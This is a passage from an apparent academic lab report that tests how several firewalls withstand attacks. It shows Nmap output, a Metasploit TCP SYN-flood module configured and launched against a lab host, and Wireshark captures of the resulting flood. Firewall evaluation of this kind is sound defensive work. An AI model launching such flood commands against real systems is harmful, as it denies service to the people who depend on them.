> Frame 2411: 54 bytes on wire (432 bits), 54 bytes captured (432 bits) on interface 0
> Ethernet II, Src: 50:00:00:04:00:00 (50:00:00:04:00:00), Dst: 50:00:00:01:00:01 (50:00:00:01:00:01)
> Internet Protocol Version 4, Src: 10.10.10.10, Dst: 172.16.10.10
v Transmission Control Protocol, Src Port: 13, Dst Port: 35642, Seq: 25, Ack: 45, Len: 0
    Source Port: 13
    Destination Port: 35642
    [Stream index: 1122]
    [TCP Segment Len: 0]
    Sequence number: 25    (relative sequence number)
    [Next sequence number: 25    (relative sequence number)]
    Acknowledgment number: 45    (relative ack number)
    0101 .... = Header Length: 20 bytes (5)
  > Flags: 0x014 (RST, ACK)
```

Figure 4-43 No traffic is passed from outside segment to inside as policy denies



```
Starting Nmap 7.80 ( https://nmap.org ) at 2021-11-09
00:38 EST
Note: Host seems down. If it is really up, but
blocking our ping probes, try -Pn
Nmap done: 1 IP address (0 hosts up) scanned in 2.19
seconds
```

Figure 4-44 No vulnerability scans not possible due to firewall blocking traffic

4.6 Exploits Testing

During this phase, the exploitation was conducted on targets identified during reconnaissance and observations were made. As previously discussed, there are various exploitation techniques to conduct attacks on the target. The Kali operating system offers the best of all tools and frameworks, which is why we are connected to the outside segment. Several attacks were generated, like DOS Attack, Intrusion, Web Exploit, Eternal Blue, and FTP Exploit. These exploits also have 2 phases: initially, the first attack was conducted by evading the firewall from the inside segment, i.e., from the same segment where our target host is located, deviating from the working topology to notice the effects of the firewall in the network; later, the same attacks were generated from the outside segment directed toward the inside segme nt to observe the effects of the firewall. Fortinet and Cisco Meraki firewalls were successful in blocking the attacks, proving their capability to block DOS attacks, intrusion attacks, web filtering, eternal Blue, and FTP exploits, while the Archadyan demonstrated the limited capability to block such attacks and tends to be vulnerable.

4.6.1 DOS ATTACK


A DDOS attack is a denial-of-service attack that basically generates an overwhelming amount of traffic for the target so that it is unable to serve the legitimate traffic previously discussed. "HPING" and "MSF" were used in our lab to generate ICMP packets, while MSF generated a TCP SYN-flood attack.

Fortinet and Cisco Meraki were good at managing such attacks, while Archdyan didn’t have good management in blocking such traffic. Like Fortinet and Meraki, they can penalize the source if they continue to send unusual traffic, freeing up the bandwidth fro m legitimate sources. While Archdyan does not have an advanced mechanism in place to deter such attacks, all bandwidth is exhausted by ill-legitimate traffic, proving there is not enough strength against DOS attacks.

4.6.1.1 TCP SYN ATTACK


In this type of DOS attack, the malicious users initiate half-open TCP connections towards the target machine and exhaust its resources to deny legit connections to work, hence denying service, discussed in detail in chapter 3. The TCP SYN attack in our test lab was generated using the Kali Linux Metasploit framework "syn flood exploit".

Attack generation from outside segment toward host at inside segment:




```
msf5 auxiliary(dos/tcp/synflood) > show options

Module options (auxiliary/dos/tcp/synflood):

   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   INTERFACE                   no        The name of the interface
   NUM        0                no        Number of SYNs to send (else unlimited)
   RHOSTS     10.10.10.10      yes       The target host(s), range CIDR identifier, or hosts file with syntax 'file:<path>'
   RPORT      80               yes       The target port
   SHOST                       no        The spoofable source address (else randomizes)
   SNAPLEN    65535            yes       The number of bytes to capture
   SPORT                       no        The source port (else randomizes)
   TIMEOUT    500              yes       The number of seconds to wait for new data

msf5 auxiliary(dos/tcp/synflood) > exploit
[*] Running module against 10.10.10.10

[*] SYN flooding 10.10.10.10:80...
^C[*] Stopping running against current target
```

Figure 4-45 Generate SYN flood attack using Metasploit framework




```
No.    Time       Source        Destination   Protocol Length Info
 54906 688.864690 10.10.10.10   142.56.34.88  TCP      58 [TCP Retransmission] 80 → 3662 [SYN, ACK] Seq=0 Ack=1 Win=8192 Len=0 MSS=1460
 54907 688.867618 142.56.34.88  10.10.10.10   TCP      60 49919 → 80 [SYN] Seq=0 Win=3951 Len=0
 54908 688.867842 10.10.10.10   142.56.34.88  TCP      58 80 → 49919 [SYN, ACK] Seq=0 Ack=1 Win=8192 Len=0 MSS=1460
 54909 688.868447 142.56.34.88  10.10.10.10   TCP      60 [TCP Port numbers reused] 38671 → 80 [SYN] Seq=0 Win=2975 Len=0
 54910 688.868653 10.10.10.10   142.56.34.88  TCP      58 80 → 38671 [SYN, ACK] Seq=0 Ack=1 Win=8192 Len=0 MSS=1460
 54911 688.868717 10.10.10.10   142.56.34.88  TCP      54 80 → 39999 [RST] Seq=1 Win=0 Len=0
 54912 688.868780 10.10.10.10   142.56.34.88  TCP      54 80 → 8928 [RST] Seq=1 Win=0 Len=0
 54913 688.868846 10.10.10.10   142.56.34.88  TCP      58 [TCP Retransmission] 80 → 41577 [SYN, ACK] Seq=0 Ack=1 Win=8192 Len=0 MSS=1460
 54914 688.868903 10.10.10.10   142.56.34.88  TCP      58 [TCP Retransmission] 80 → 9717 [SYN, ACK] Seq=0 Ack=1 Win=8192 Len=0 MSS=1460
 54915 688.868960 10.10.10.10   142.56.34.88  TCP      58 [TCP Retransmission] 80 → 34286 [SYN, ACK] Seq=0 Ack=1 Win=8192 Len=0 MSS=1460
 54916 688.869016 10.10.10.10   142.56.34.88  TCP      58 [TCP Retransmission] 80 → 37449 [SYN, ACK] Seq=0 Ack=1 Win=8192 Len=0 MSS=1460
 54917 688.872323 142.56.34.88  10.10.10.10   TCP      60 4583 → 80 [SYN] Seq=0 Win=1176 Len=0
 54918 688.872528 10.10.10.10   142.56.34.88  TCP      58 80 → 4583 [SYN, ACK] Seq=0 Ack=1 Win=8192 Len=0 MSS=1460
 54919 688.872954 142.56.34.88  10.10.10.10   TCP      60 22354 → 80 [SYN] Seq=0 Win=133 Len=0
 54920 688.873148 10.10.10.10   142.56.34.88  TCP      58 80 → 22354 [SYN, ACK] Seq=0 Ack=1 Win=8192 Len=0 MSS=1460
 54921 688.879732 10.10.10.10   142.56.34.88  TCP      54 80 → 58451 [RST] Seq=1 Win=0 Len=0
 54922 688.879898 10.10.10.10   142.56.34.88  TCP      54 80 → 12490 [RST] Seq=1 Win=0 Len=0
 54923 688.879958 10.10.10.10   142.56.34.88  TCP      54 80 → 11825 [RST] Seq=1 Win=0 Len=0
 54924 688.880015 10.10.10.10   142.56.34.88  TCP      54 80 → 48030 [RST] Seq=1 Win=0 Len=0
 54925 688.880073 10.10.10.10   142.56.34.88  TCP      54 80 → 63269 [RST] Seq=1 Win=0 Len=0
 54926 688.880130 10.10.10.10   142.56.34.88  TCP      54 80 → 23081 [RST] Seq=1 Win=0 Len=0

> Frame 54911: 54 bytes on wire (432 bits), 54 bytes captured (432 bits) on interface 0
> Ethernet II, Src: 50:00:00:04:00:00 (50:00:00:04:00:00), Dst: 50:00:00:01:00:01 (50:00:00:01:00:01)
> Internet Protocol Version 4, Src: 10.10.10.10, Dst: 142.56.34.88
v Transmission Control Protocol, Src Port: 80, Dst Port: 39999, Seq: 1, Len: 0
    Source Port: 80
    Destination Port: 39999
    [Stream index: 22740]
    [TCP Segment Len: 0]
    Sequence number: 1    (relative sequence number)
    [Next sequence number: 1    (relative sequence number)]
  > Acknowledgment number: 3605467975
    0101 .... = Header Length: 20 bytes (5)
  > Flags: 0x004 (RST)
    Window size value: 0

0000  50 00 00 01 00 01 50 00  00 04 00 00 08 00 45 00   P·····P· ······E·
0010  00 28 7a 77 40 00 80 06  bb b4 0a 0a 0a 0a 8e 38   ·(zw@··· ·······8
0020  22 58 00 50 9c 3f fb af  85 05 d6 e7 13 47 50 04   "X·P·?·· ·····GP·
0030  00 00 e3 c8 00 00                                  ······

Transmission Control Protocol (tcp), 20 bytes    Packets: 305750 · Displayed: 305750 (100.0%)    Profile: Defa
```

Figure 4-46 Wireshark capture (inside segment): SYN-flood attack on port 80




```
> Frame 54911: 54 bytes on wire (432 bits), 54 bytes captured (432 bits) on interface 0
> Ethernet II, Src: 50:00:00:04:00:00 (50:00:00:04:00:00), Dst: 50:00:00:01:00:01 (50:00:00:01:00:01)
> Internet Protocol Version 4, Src: 10.10.10.10, Dst: 142.56.34.88
v Transmission Control Protocol, Src Port: 80, Dst Port: 39999, Seq: 1, Len: 0
     Source Port: 80
     Destination Port: 39999
     [Stream index: 22740]
     [TCP Segment Len: 0]
     Sequence number: 1    (relative sequence number)
     [Next sequence number: 1    (relative sequence number)]
   > Acknowledgment number: 3605467975
     0101 .... = Header Length: 20 bytes (5)
   > Flags: 0x004 (RST)
     Window size value: 0
     [Calculated window size: 0]
     [Window size scaling factor: -2 (no window scaling used)]
     Checksum: 0xe3c8 [unverified]
     [Checksum Status: Unverified]
     Urgent pointer: 0
   > [Timestamps]

0000  50 00 00 01 00 01 50 00  00 04 00 00 08 00 45 00   P·····P· ······E·
0010  00 28 7a 77 40 00 80 06  bb b4 0a 0a 0a 0a 8e 38   ·(zw@··· ·······8
0020  22 58 00 50 9c 3f fb af  85 05 d6 e7 13 47 50 04   "X·P·?·· ·····GP·
0030  00 00 e3 c8 00 00                                  ······
```

Figure 4-47 Wireshark capture (inside segment): SYN flood attack packet detail



```
3448… 934.790436  10.10.10.10   142.56.34.88  TCP  58 80 → 45028 [SYN, ACK] Seq=0 Ack=1 Win=8192 Len=0 MSS=1460
3448… 934.791020  142.56.34.88  10.10.10.10   TCP  60 [TCP Port numbers reused] 53012 → 80 [SYN] Seq=0 Win=550 Len=0
3448… 934.791251  10.10.10.10   142.56.34.88  TCP  58 [TCP ACKed unseen segment] 80 → 53012 [SYN, ACK] Seq=0 Ack=346280123 Win=8192 Len=0 MSS=1460
3448… 934.796582  142.56.34.88  10.10.10.10   TCP  60 [TCP Port numbers reused] 18037 → 80 [SYN] Seq=0 Win=159 Len=0
3448… 934.796813  10.10.10.10   142.56.34.88  TCP  58 [TCP ACKed unseen segment] 80 → 18037 [SYN, ACK] Seq=0 Ack=2077154009 Win=8192 Len=0 MSS=1460
3448… 934.797460  142.56.34.88  10.10.10.10   TCP  60 [TCP Port numbers reused] 19546 → 80 [SYN] Seq=0 Win=1181 Len=0
3448… 934.797666  10.10.10.10   142.56.34.88  TCP  58 80 → 19546 [SYN, ACK] Seq=0 Ack=3892550235 Win=8192 Len=0 MSS=1460
3448… 934.798126  10.10.10.10   142.56.34.88  TCP  58 80 → 40896 [SYN, ACK] Seq=0 Ack=1 Win=8192 Len=0 MSS=1460
3448… 934.798308  10.10.10.10   142.56.34.88  TCP  58 80 → 34341 [SYN, ACK] Seq=0 Ack=1 Win=8192 Len=0 MSS=1460
3448… 934.798378  10.10.10.10   142.56.34.88  TCP  58 80 → 46051 [SYN, ACK] Seq=0 Ack=1 Win=8192 Len=0 MSS=1460
3448… 934.798450  10.10.10.10   142.56.34.88  TCP  58 80 → 64774 [SYN, ACK] Seq=0 Ack=1 Win=8192 Len=0 MSS=1460
3448… 934.798522  10.10.10.10   142.56.34.88  TCP  58 80 → 31523 [SYN, ACK] Seq=0 Ack=1 Win=8192 Len=0 MSS=1460
3448… 934.798594  10.10.10.10   142.56.34.88  TCP  58 80 → 25141 [SYN, ACK] Seq=0 Ack=1 Win=8192 Len=0 MSS=1460
3448… 934.798672  10.10.10.10   142.56.34.88  TCP  58 80 → 1119 [SYN, ACK] Seq=0 Ack=1 Win=8192 Len=0 MSS=1460
3448… 934.802051  10.10.10.10   142.56.34.88  TCP  58 80 → 59481 [SYN, ACK] Seq=0 Ack=1 Win=8192 Len=0 MSS=1460
3448… 934.802127  10.10.10.10   142.56.34.88  TCP  58 80 → 13866 [SYN, ACK] Seq=0 Ack=1 Win=8192 Len=0 MSS=1460
3448… 934.802221  10.10.10.10   142.56.34.88  TCP  58 80 → 22088 [SYN, ACK] Seq=0 Ack=1 Win=8192 Len=0 MSS=1460
3448… 934.802294  10.10.10.10   142.56.34.88  TCP  58 80 → 7144 [SYN, ACK] Seq=0 Ack=1 Win=8192 Len=0 MSS=1460
3448… 934.802366  10.10.10.10   142.56.34.88  TCP  58 80 → 64440 [SYN, ACK] Seq=0 Ack=1 Win=8192 Len=0 MSS=1460
3448… 934.803345  142.56.34.88  10.10.10.10   TCP  60 46214 → 80 [SYN] Seq=0 Win=3599 Len=0
3448… 934.803588  10.10.10.10   142.56.34.88  TCP  58 80 → 46214 [SYN, ACK] Seq=0 Ack=1 Win=8192 Len=0 MSS=1460
3448… 934.804241  142.56.34.88  10.10.10.10   TCP  60 [TCP Port numbers reused] 28217 → 80 [SYN] Seq=0 Win=1991 Len=0
3448… 934.804452  10.10.10.10   142.56.34.88  TCP  58 80 → 28217 [SYN, ACK] Seq=0 Ack=1 Win=8192 Len=0 MSS=1460
3448… 934.809762  142.56.34.88  10.10.10.10   TCP  60 [TCP Port numbers reused] 34513 → 80 [SYN] Seq=0 Win=1445 Len=0
3448… 934.810011  10.10.10.10   142.56.34.88  TCP  58 80 → 34513 [SYN, ACK] Seq=0 Ack=1 Win=8192 Len=0 MSS=1460
3448… 934.810635  142.56.34.88  10.10.10.10   TCP  60 [TCP Port numbers reused] 64424 → 80 [SYN] Seq=0 Win=564 Len=0
3448… 934.810866  10.10.10.10   142.56.34.88  TCP  58 80 → 64424 [SYN, ACK] Seq=0 Ack=1 Win=8192 Len=0 MSS=1460
```

Figure 4-48 Wireshark capture (inside segment): SYN-flood attack on port 80 ii




```
> Frame 344821: 60 bytes on wire (480 bits), 60 bytes captured (480 bits) on interface 0
> Ethernet II, Src: NexoComm_00:05:00 (00:50:00:00:05:00), Dst: 50:00:00:04:00:00 (50:00:00:04:00:00)
> Internet Protocol Version 4, Src: 142.56.34.88, Dst: 10.10.10.10
v Transmission Control Protocol, Src Port: 53012, Dst Port: 80, Seq: 0, Len: 0
    Source Port: 53012
    Destination Port: 80
    [Stream index: 101660]
    [TCP Segment Len: 0]
    Sequence number: 0    (relative sequence number)
    [Next sequence number: 0    (relative sequence number)]
    Acknowledgment number: 0
    0101 .... = Header Length: 20 bytes (5)
  v Flags: 0x002 (SYN)
      000. .... .... = Reserved: Not set
      ...0 .... .... = Nonce: Not set
      .... 0... .... = Congestion Window Reduced (CWR): Not set
      .... .0.. .... = ECN-Echo: Not set
      .... ..0. .... = Urgent: Not set
      .... ...0 .... = Acknowledgment: Not set
      .... .... 0... = Push: Not set
      .... .... .0.. = Reset: Not set
    > .... .... ..1. = Syn: Set
      .... .... ...0 = Fin: Not set
      [TCP Flags: ··········S·]
    Window size value: 550
    [Calculated window size: 550]
    Checksum: 0xe61c [unverified]
    [Checksum Status: Unverified]
    Urgent pointer: 0
  v [SEQ/ACK analysis]
    > [TCP Analysis Flags]

0000  50 00 00 04 00 00 00 50  00 00 05 00 08 00 45 00   P·····P ······E·
```

Figure 4-49 Wireshark capture (inside segment): SYN flood attack packet detail ii


4.6.1.2 ICMP FLOODING ATTACK

